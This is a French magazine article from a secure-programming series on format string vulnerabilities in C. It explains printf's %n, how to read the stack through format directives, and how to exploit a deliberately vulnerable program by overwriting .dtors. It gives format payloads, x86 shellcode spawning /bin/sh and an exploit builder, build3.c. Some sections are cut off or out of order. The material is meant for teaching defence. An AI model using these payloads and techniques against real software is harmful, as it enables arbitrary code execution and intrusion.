

Éviter les failles de sécurité dès le développement d'une application

4^{ème} Partie*

Depuis quelques temps déjà, les messages signalant que tel ou tel programme contient une faille de type chaîne de format (format string) se multiplient. Cet article explique d'où vient le danger et montrera qu'une tentative d'économie de six caractères à saisir suffit à compromettre la sécurité d'un programme.

D'où vient le danger ?

La plupart des failles de sécurité ont souvent une même cause : la paresse. La règle n'est pas mise en défaut dans le cas des bogues de format.

Très souvent, dans un programme, il est nécessaire d'écrire une chaîne de caractères (le "lieu" de l'écriture n'est pas important, il peut tout aussi bien s'agir d'un fichier que de la sortie standard). Une simple instruction suffit :

```
printf("%s", str);
```

Toutefois, un programmeur peut décider de gagner du temps et six octets en n'écrivant que :

```
printf(str);
```

Par ce souci d'économie, ce programmeur vient d'ouvrir une faille potentielle dans son oeuvre. Il s'est contenté de passer comme argument une chaîne de caractères, qu'il voulait de toute façon afficher sans aucune modification. Pourtant, cette chaîne sera balayée à la recherche de directives de formatage (%d, %g, ...). Lorsqu'un tel caractère de format est découvert, l'argument correspondant est recherché dans la pile.

Nous commencerons par quelques rappels sur les fonctions de type `printf()`, mais nous aborderons également des aspects moins connus de ces routines. Ensuite, nous verrons comment obtenir les informations nécessaires à l'exploitation d'une telle faille. Enfin, nous rassemblerons tout ceci dans le cadre d'un exemple simple.

Les chaînes de format : rappels et découvertes

Dans cette partie, nous nous intéresserons aux chaînes de format. Nous ferons un bref rappel sur leur utilisation et nous irons à la découverte d'une format assez peu connu dont nous dévoilerons toutes les arcanes.

printf() : on m'aurait menti !

Commençons par ce que nous avons tous appris dans nos manuels de programmation : la plupart des fonctions de lecture / écriture du langage C utilisent un mécanisme de formatage des données, c'est-à-dire qu'outre la valeur à lire ou écrire, il faut également préciser comment l'écrire. Le programme suivant illustre ceci simplement :

```
/* aff.c */
#include <stdio.h>

main() {
    int i = 64;
    char a = 'a';
    printf("int : %d %d\n", i, a);
    printf("char : %c %c\n", i, a);
}
```

Son exécution produit l'affichage suivant :

```
gcc aff.c -o aff
./aff
int : 64 97
char : @ a
```

Le premier `printf()` écrit le contenu de la variable entière `i` et de la variable `a` de type `char` sous forme de valeurs entières (par le formatage %d), ce qui provoque, dans le cas de la variable `a`, l'affichage non de la lettre

* Cet article est paru dans le numéro 26 de *Linux Magazine France*, au mois de février 2001.

'a' mais du code ASCII correspondant. En revanche, le second `printf()` convertit la variable entière `i` en caractère et affiche le caractère correspondant au code ASCII 64.

Ceci ne constitue en rien une révolution et reste conforme avec de nombreuses fonctions qui utilisent un prototype similaire à celui de la fonction `printf()` :

1. un argument, sous forme de chaîne de caractères (`const char *format`) sert à préciser le format employé ;
2. un ou plusieurs autres arguments optionnels, représentent les variables dont les valeurs sont formatées relativement aux indications contenues dans la chaîne précédente.

La plupart de nos cours de programmation s'arrêtent ici, en précisant une liste non exhaustive de formatages possibles (`%g`, `%h`, `%x`, l'utilisation du caractère `.` pour indiquer la précision...) Mais il est un formatage souvent passer sous silence `:%n`. Voici ce qu'en dit la page `man` de la fonction `printf()` :

*The number of characters written so far is stored into the integer indicated by the `int *` (or variant) pointer argument. No argument is converted.*

Le nombre de caractères déjà écrits est stocké dans l'entier indiqué par l'argument pointeur de type `int *`. Aucun argument n'est converti.

Il faut bien comprendre ce que cela signifie : cet argument permet d'écrire dans une variable de type pointeur, même lorsqu'il est utilisé dans une fonction d'affichage !

Avant de continuer, signalons que ce format existe également pour les fonctions de la famille de `scanf()`, `syslog()`, ...

Jouons un peu

Nous allons maintenant étudier l'utilisation et le comportement de ce formatage au travers de petits programmes. Le premier, `printf1`, en illustre une utilisation simple :

```
/* printf1.c */
1: #include <stdio.h>
2:
3: main() {
4:     char *buf = "0123456789";
5:     int n;
6:
7:     printf("%s\n", buf, &n);
8:     printf("n = %d\n", n);
9: }
```

Le premier `printf()` affiche la chaîne de caractères "0123456789" qui comporte dix caractères. Le format `%n` écrit donc cette valeur dans la variable `n` :

```
gcc printf1.c -o printf1
./printf1
0123456789
n = 10
```

Transformons légèrement notre programme en remplaçant l'instruction `printf()` de la ligne 7 par l'instruction suivante :

```
7:     printf("buf=%s\n", buf, &n);
```

L'exécution de ce nouveau programme confirme bien nos espoirs : la variable `n` vaut 14, soit 10 caractères provenant de la chaîne "buf" plus les 4 caractères "buf=" contenus dans la chaîne de format elle-même.

Le formatage `%n` comptabilise donc tous les caractères qui apparaissent dans la chaîne de format. En fait, comme le montre le programme `printf2`, il comptabilise plus que ça :

```
/* printf2.c */
#include <stdio.h>

main() {
    char buf[10];
    int n, x = 0;

    snprintf(buf, sizeof buf, "%.100d\n", x, &n);
    printf("l = %d\n", strlen(buf));
    printf("n = %d\n", n);
}
```

L'utilisation de la fonction `snprintf()` force l'écriture d'au plus dix octets dans la variable `buf`. La variable `n` devrait donc valoir 10 :

```
gcc printf2.c -o printf2
./printf2
l = 9
n = 100
```

En fait, le format `%n` compte le nombre de caractères qui auraient dû être écrits. Cet exemple illustre que lors de l'écriture tronquée d'une chaîne dans un buffer de taille fixe, le format `%n` ignore cette troncature.

Que se passe-t-il réellement ? En fait, la chaîne de format est complètement développée avant d'être recopiée, comme l'illustre le programme `printf3` :

```
/* printf3.c */
#include <stdio.h>

main() {
    char buf[5];
    int n, x = 1234;

    snprintf(buf, sizeof buf, "%.5d\n", x, &n);
    printf("l = %d\n", strlen(buf));
    printf("n = %d\n", n);
    printf("buf = [%s] (%d)\n", buf, sizeof buf);
}
```

`printf3` comporte quelques différences par rapport à `printf2` :

- le buffer est réduit à une taille de cinq octets

- dans la chaîne de format, la précision vaut également 5 ;
- on affiche finalement le contenu du buffer.

Son exécution donne l'affichage suivant :

```
gcc printf3.c -o printf3
./printf3
1 = 4
n = 5
buf = [0123] (5)
```

Les deux premières lignes ne présentent aucune surprise. Quant à la dernière, elle illustre le comportement de la fonction `printf()` :

1. la chaîne de format est déployée, conformément aux commandes qu'elle contient, ce qui donne ici la chaîne de caractères "0000\0" ;
2. les variables sont inscrites aux emplacement prévus, ce qui se résume à recopier la variable `x` dans notre exemple. La chaîne de caractères contient alors "01234\0" ;
3. enfin, `sizeof buf - 1` octets sont recopiés de cette chaîne dans la destination `buf`, ce qui nous donne bien "0123\0"

En toute rigueur, ceci n'est pas parfaitement exact mais reflète le fonctionnement général. Pour plus de détails, le lecteur pourra se référer aux sources de la **Glibc**, en particulier celles de la fonction `vfprintf()` dans le répertoire `$(GLIBC_HOME)/stdio-common`.

Avant de clore cette partie, signalons qu'il est possible d'obtenir exactement les mêmes résultats avec une autre écriture dans les chaînes de format. Nous avons précédemment utilisé le format appelé *précision* (le point '.' dans les chaînes de format). Cette précision indique la quantité minimale de chiffres à écrire pour représenter un nombre. Une autre combinaison d'instructions de format conduit à un résultat similaire : `0n`, où `n` indique la largeur du nombre, `0` qu'il faut mettre des 0 à la place des espaces au cas où le nombre ne remplirait pas toute la largeur qui lui est allouée.

Maintenant que les chaînes de format en général et le format `%n` en particulier ne présentent plus aucun secret, nous allons étudier leurs comportements.

pile et printf()

Explorer la pile


Le programme suivant nous guidera au long de cette partie afin de comprendre le comportement de la fonction `printf()` vis-à-vis de la pile :

```
/* pile.c */
1: #include <stdio.h>
2:
3: int
4: main(int argc, char **argv)
5: {
6:     int i = 1;
7:     char buffer[64];
8:     char tmp[] = "\x01\x02\x03";
9:
10:    snprintf(buffer, sizeof buffer, argv[1]);
11:    buffer[sizeof (buffer) - 1] = 0;
12:    printf("buffer : [%s] (%d)\n", buffer,
13:          strlen(buffer));
14:    printf ("i = %d (%p)\n", i, &i);
15: }
```

Ce programme se contente de recopier un argument dans la chaîne `buffer`. Nous avons bien pris soin - comme nous l'avons vu dans les articles précédents - de ne pas recopier "trop" de données et de mettre un caractère de fin de chaîne afin d'éviter les risques de débordement de buffers.

```
gcc pile.c -o pile
./pile toto
buffer : [toto] (4)
i = 1 (bffff674)
```

Il fonctionne comme nous nous y attendions. Avant d'approfondir, nous allons examiner ce qui se passe au niveau de la pile lors de l'appel de la fonction `snprintf()` en ligne 8.



Cette figure décrit l'état de la pile au moment où le programme entre dans la fonction `snprintf()`. Nous ne nous préoccupons pas ici du registre `%esp`. Il pointe quelque part en-dessous du registre `%ebp`. Comme nous l'avons vu dans un précédent article, les deux premières valeurs situées en `%ebp` et `%ebp+4` contiennent les sauvegardes respectives des registres `%ebp` et `%eip`. Les arguments de la fonction `snprintf()` apparaissent alors :

1. l'adresse de la destination ;
2. le nombre maximal de caractère à recopier ;

3. l'adresse de la chaîne de format `argv[1]` qui fait également office de donnée.

Enfin, d'après les sources de notre programme, le reste de la mémoire est occupé successivement par le tableau de 4 caractères `tmp`, puis les 64 octets de la variable `buffer` et finalement la variable entière `i`.

La chaîne de caractères `argv[1]` sert à la fois de chaîne de format et de données. En effet, dans l'ordre des arguments normaux de la fonction `snprintf()`, `argv[1]` apparaît en lieu et place de la chaîne de format. Comme il n'est pas spécialement contre-indiqué d'avoir des caractères dans celle-ci, tout se déroule normalement.

Que se passe-t-il maintenant lorsque `argv[1]` ne contient plus uniquement des caractères simples, mais également des caractères de contrôle ? Normalement, `snprintf()` les interprète comme tels... et il n'y a aucune raison pour qu'il agisse différemment. Mais dans ce cas, quels sont les arguments employés pour construire la chaîne résultante étant donné que nous ne lui en fournissons aucun ? En fait, `snprintf()` se sert directement dans la pile ! Revenons à notre programme `pile` :

```
./pile "123 %x"
buffer : [123 30201] (9)
i = 1 (bffff674)
```

Tout d'abord, la chaîne "123 " est recopiée dans `buffer`. Le `%x` indique à `snprintf()` de convertir le premier argument rencontré en hexadécimal. D'après la figure vue plus haut, ce premier argument n'est autre que la variable `tmp` qui contient la chaîne `\x01\x02\x03\x00`, ce qui apparaît, sur notre type de microprocesseur, comme l'équivalent du nombre hexadécimal `0x00030201`.

```
./pile "123 %x %x"
buffer : [123 30201 20333231] (18)
i = 1 (bffff674)
```

L'ajout d'un second `%x` permet d'explorer plus loin dans la pile. En effet, il indique à `snprintf()` d'aller chercher les quatre octets situés après la variable `tmp`. Il s'agit alors des quatre premiers octets du `buffer`. Or, `buffer` contient la chaîne "123 ", ce qui peut se voir comme le nombre hexadécimal `0x20333231` (`0x20=espace`, `0x31='1'...`). Pour chaque `%x`, `snprintf()` "se déplace" par sauts de quatre octets (`unsigned int` sur les processeurs `ix86`) dans `buffer`. Cette variable joue ainsi un double rôle :

1. destination pour l'écriture ;
2. source données pour les instructions de formatage.

Nous pouvons remonter dans la pile d'autant d'octets que peut en contenir notre `buffer` :

```
./pile "%#010x %#010x %#010x %#010x %#010x
%#010x"
buffer : [0x00030201 0x30307830 0x32303330
0x30203130 0x33303378 0x333837] (63)
i = 1 (bffff654)
```

Toujours plus haut

Cette méthode permet de remonter dans la pile jusqu'à l'extrémité du buffer. Certes, cette information est déjà amplement suffisante, mais il est possible d'aller chercher d'autres informations plus loin dans la pile, au-delà même du buffer vulnérable.

Parmi les instructions de formatage, il en existe une utilisée parfois lorsqu'il est nécessaire de permuter les paramètres à convertir. On insère entre le caractère `%` et la directive de mise en forme une séquence `m$`, où `m` est un entier positif ou nul. Ce nombre représente la position dans la liste d'arguments de la variable à utiliser (le compte commence à 1) :

```
/* explore.c */
#include <stdio.h>

int
main(int argc, char **argv) {

    char buf[12];

    memset(buf, 0, 12);
    snprintf(buf, 12, argv[1]);

    printf("[%s] (%d)\n", buf, strlen(buf));
}
```

Le formatage à l'aide de `m$` nous permet de remonter où nous voulons dans la pile, tout comme nous le ferions en utilisant `gdb` :

```
./explore %1\%x
[0] (1)
./explore %2\%x
[0] (1)
./explore %3\%x
[0] (1)
./explore %4\%x
[bffff698] (8)
./explore %5\%x
[1429cb] (6)
./explore %6\%x
[2] (1)
./explore %7\%x
[bffff6c4] (8)
```

Le caractère `\` est ici nécessaire pour protéger le `$` et éviter que le shell n'essaye de l'interpréter. Les trois premiers appels nous font visiter le contenu de la variable `buf`. Nous obtenons, avec `%4\%x` la sauvegarde du registre `%ebp`, puis, avec le suivant, la valeur de l'adresse de retour de la fonction `main()`. Les 2 derniers résultats présentés ici montrent la valeur de la variable `argc` puis l'adresse contenue dans `*argv` (rappelons que la déclaration `**argv` signifie que `*argv` est un tableau d'adresses).


```

    snprintf(buffer, sizeof buffer, argv[1]);
    printf("buffer = [%s] (%d)\n", buffer,
    strlen(buffer));
}

```

Les tableaux **aaa** et **bbb** nous servent de délimiteurs dans notre remontée de la pile. Ainsi, nous saurons que lorsque nous rencontrerons **424242**, les octets suivants suivants seront dans **buffer**. Le tableau ci-dessous les différences en fonction des versions des **glibc**.

Compilateur	glibc	Affichage
gcc-2.95.3	2.1.3-16	buffer = [8048178 8049618 804828e 133ca0 bffff454 424242 38343038 2038373] (63)
egcs-2.91.66	2.1.3-22	buffer = [424242 32343234 33203234 33343332 20343332 30323333 34333233 33] (63)
gcc-2.96	2.1.92-14	buffer = [120c67 124730 7 11a78e 424242 63303231 31203736 33373432 203720] (63)
gcc-2.96	2.2-12	buffer = [120c67 124730 7 11a78e 424242 63303231 31203736 33373432 203720] (63)

Dans la suite de cet article, nous continuerons à utiliser **egcs-2.91.66** et la **glibc-2.1.3-22**, mais ne soyez donc pas surpris si vous constatez des différences sur votre machine.

Exploitation d'un bug de format

Lors de l'exploitation des débordements de buffer, nous profitons d'un buffer pour aller dans la pile écraser la valeur de retour de la fonction.

Avec les chaînes de format, nous avons vu que nous pouvions accéder **où nous voulions** (pile, tas, bss, .dtors...), nous devons juste fournir l'adresse pour que la directive **%n** sache où écrire.

Le programme vulnérable

Nous disposons de plusieurs méthodes pour exploiter les bugs de formats. L'article de P. Bouchareine *Format string vulnerability* présente l'écrasement de la valeur de retour d'une fonction, mais d'autres alternatives sont tout à fait envisageables.

```

/* vuln.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int helloWorld ();
int accessForbidden ();

int vuln (const char *format)
{
    char buffer [128];
    int (* ptrf ) ();

    memset (buffer, 0, sizeof (buffer));

    printf ("helloWorld() = %p\n", helloWorld);
    printf ("accessForbidden() = %p\n\n",
            accessForbidden);
    ptrf = helloWorld;

```

```

    printf ("Avant formatage : ptrf() = %p (%p)\n",
            ptrf, & ptrf);
    snprintf (buffer, sizeof buffer, format);
    printf ("buffer = [%s] (%d)\n",
            buffer, strlen (buffer));
    printf ("Après formatage : ptrf() = %p (%p)\n",
            ptrf, & ptrf);
    return ptrf ();
}

int main(int argc, char **argv)
{
    int i;
    if (argc <= 1) {
        fprintf(stderr, "Usage: %s <buffer>\n",
                argv[0]);
        exit(-1);
    }
    for (i = 0; i < argc; i++)
        printf("%d %p\n",i,argv[i]);
    exit(vuln(argv[1]));
}

int helloWorld ()
{
    printf ("Welcome in \"helloWorld\"\n");
    fflush (stdout);
    return 0;
}

int accessForbidden ()
{
    printf("You shouldn't be here \n");
    fflush (stdout);
    return 0;
}

```

Nous définissons une variable **ptrf** qui est de type *pointeur sur une fonction*. Nous allons modifier la valeur de ce pointeur pour exécuter la fonction de notre choix.

Premier exemple

Tout d'abord, il nous faut obtenir le décalage existant entre la position courante dans la pile et le buffer :

Autre exploitation

Dans cet article, nous avons commencé par prouver que les bogues de format contenait une faille de sécurité. Un autre aspect est l'exploitation de cette faille. Le précédent article présentait les débordements de buffer et l'exploitation qui correspondait (l'écrasement de la valeur de retour d'une fonction). D'autres possibilités existent et nous allons présenter celle qui s'attaque à la section `.ctors`.

Lorsqu'un programme est compilé avec `gcc`, il contient une section constructeur (`.ctors`) et une autre destructeur (`.dtors`). Chacune de ces sections contient des pointeurs sur des fonctions à exécuter respectivement avant d'entrer dans le `main()` et une fois que le programme en sort.

```
/* cctors */

void entree(void) __attribute__((constructor));
void sortie(void) __attribute__((destructor));

int main()
{
    printf("dans main()\n");
}

void entree(void)
{
    printf("dans entree()\n");
}

void sortie(void)
{
    printf("dans sortie()\n");
}
```

Le résultat obtenu illustre ceci :

```
gcc cctors.c -o cctors
./cctors
dans entree()
dans main()
dans sortie()
```

Chacune de ces sections est construite de la même manière :

```
objdump -s -j .ctors cctors

cctors:      file format elf32-i386

Contents of section .ctors:
 804949c      ffffffff dc830408      00000000
.....
objdump -s -j .dtors cctors

cctors:      file format elf32-i386

Contents of section .dtors:
 80494a8      ffffffff f0830408      00000000
.....
```

On vérifie que les adresses indiquées correspondent bien à celles de nos fonctions (attention : la commande `objdump` précédente donne les adresses en little endian) :

```
objdump -t cctors | egrep "entree|sortie"
080483dc  g          F      .text  00000012
entree
080483f0  g          F      .text  00000012
sortie
```

Ainsi, ces sections contiennent les adresses des fonctions à exécuter en entrée ou sortie, encadrées par `0xffffffff` et `0x00000000`.

Appliquons ceci à `vuln` en utilisant les chaînes de format. Nous devons déterminer tout d'abord l'emplacement en mémoire de ces sections, ce qui est très facile lorsque le binaire est à portée de main, simplement en utilisant la commande `objdump` comme nous venons de le faire :

```
objdump -s -j .dtors vuln

vuln:      file format elf32-i386

Contents of section .dtors:
 8049844      ffffffff 00000000
.....
```

Ça y est, c'est terminé : nous avons tout ce qu'il nous faut maintenant.

L'exploitation consiste à remplacer l'adresse de la fonction présente dans une des sections par celle de la fonction que nous voulons exécuter. Au cas où ces sections sont vides, il suffit d'écraser le `0x00000000` qui marque la fin de la section, ce qui aura pour effet de provoquer une **segmentation fault** car ne trouvant plus le `0x00000000`, les quatre octets suivants seront interprétés à leur tour comme une adresse de fonction, ce qui n'est probablement pas le cas.

En pratique, seule la section `.dtors` est intéressante à exploiter : on n'a pas le temps de faire quoique ce soit avant la section `.ctors`. D'une manière générale, il faut écraser l'adresse qui se situe quatre octets après le début de la section (le `0xffffffff`) pour que notre fonction soit exécutée en premier :

- s'il n'y avait aucune adresse, ceci écrase le `0x00000000` ;
- dans le cas contraire, la première fonction exécutée sera la notre.

Pour notre exploitation, nous substituons donc le `0x00000000` de la section `.dtors`, situé en `0x8049848=0x8049844+4`, par l'adresse de la fonction `accesForbidden()` déjà connue (`0x8048664`) :

```
./vuln `./build 0x8049848 0x8048664 3`
adr : 134518856 (8049848)
val : 134514276 (8048664)
valh: 2052 (0804)
vall: 34404 (8664)
[JH%.2044x%3$hn%.32352x%4$hn] (33)
argv2 = bffff694 (0xbffff51c)
helloWorld() = 0x8048648
accessForbidden() = 0x8048664
```



```

3 0xbffff8c2
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

Avant formatage : ptrf() = 0x80486c4 (0xbffff634)
buffer =
[Ä00000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000
000000000000000000000000] (127)
Après formatage : ptrf() = 0x80486c4 (0xbffff634)
Welcome in "helloWorld"
bash$ exit
exit

```

A la différence de nos précédentes modifications de la section **.dtors**, le programme ne génère pas de core dump lorsque nous quittons le shell si difficilement acquis. Ceci provient de la présence du **exit(0)** dans notre shellcode.

Pour conclure, en guise de cerise sur le gâteau, voici **build3.c** qui fait exactement la même chose, en passant le shellcode dans l'environnement via une variable :

```

/* build3.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

char* build(unsigned int addr, unsigned int
value, unsigned int where)
{
//Même fonction que dans build.c
}

int
main(int argc, char **argv)
{
char **env;
char **arg;
unsigned char *buf;
unsigned char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89
\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff/bin/sh";

if (argc == 3) {
fprintf(stderr, "Calling %s ...\n", argv[0]);
buf = build(strtoul(argv[1], NULL, 16),
&shellcode,
atoi(argv[2]));
fprintf(stderr, "%d\n", strlen(buf));
printf(stderr, "[%s] (%d)\n",
buf, strlen(buf));
printf("%s", buf);
arg = (char **) malloc(sizeof(char *) * 3);
arg[0]=argv[0];
arg[1]=buf;
arg[2]=NULL;
env = (char **) malloc(sizeof(char *) * 4);
env[0]=&shellcode;
env[1]=arg[1];
env[2]=arg[2];
env[3]=NULL;
execve(argv[0], arg, env);
} else if(argc==2) {

fprintf(stderr, "Calling ./vuln ...\n");
fprintf(stderr, "sc = %p\n", environ[0]);
buf = build(strtoul(environ[1], NULL, 16),
environ[0],

```

```

atoi(environ[2]));
fprintf(stderr, "%d\n", strlen(buf));
fprintf(stderr, "[%s] (%d)\n",
buf, strlen(buf));
printf("%s", buf);
arg = (char **) malloc(sizeof(char *) * 3);
arg[0]=argv[0];
arg[1]=buf;
arg[2]=NULL;
execve("./vuln", arg, environ);
}
return 0;
}

```

Là encore, comme cet environnement se situe dans la pile, il faut prendre garde à ne pas modifier les positions des arguments et des variables. Le binaire devra donc comporter le même nombre de caractères que **vuln**.

Nous utilisons la variable **extern char **environ** pour transmettre les arguments dont nous avons besoin :

- **environ[0]** : le shellcode ;
- **environ[1]** : l'adresse où écrire ;
- **environ[2]** : l'offset.

A vous de le tester... ce (trop) long article comporte déjà bien assez de lignes de code et d'expérimentation.

Conclusion : comment éviter les bogues de format ?

Comme l'illustre cet article, la cause majeure de ce type de bogue vient de la liberté qui est laissée à un utilisateur de construire sa propre chaîne de format. Le remède n'est donc pas très compliqué : ne jamais laisser un utilisateur fournir sa propre chaîne de format ! Ceci revient la plupart du temps à ne pas oublier d'insérer un **"%s"** dans l'invocation des routines comme **printf()**, **syslog()**, etc. Si vous ne pouvez vraiment pas faire autrement, il faut alors vérifier très soigneusement l'entrée fournie par l'utilisateur (cf. article 3 de cette série).

Remerciements

Les auteurs remercient Pascal Kalou Bouchareine pour sa patience (il a cherché pourquoi notre exploit avec le shellcode dans la pile ne fonctionnait pas ... alors que cette même pile n'était pas exécutable), ses idées, ses encouragements... et surtout pour son article sur les chaînes de format qui a provoqué, outre notre intérêt pour la question, une agitation cérébrale intense...

Nous avons également une grande dette envers Georges Tarbouriech pour toutes les traductions qu'il fait de nos articles.

Christophe BLAESS - ccb@club-internet.fr

Christophe GRENIER - grenier@nef.esiea.fr

Frédéric RAYNAL - pappy@users.sourceforge.net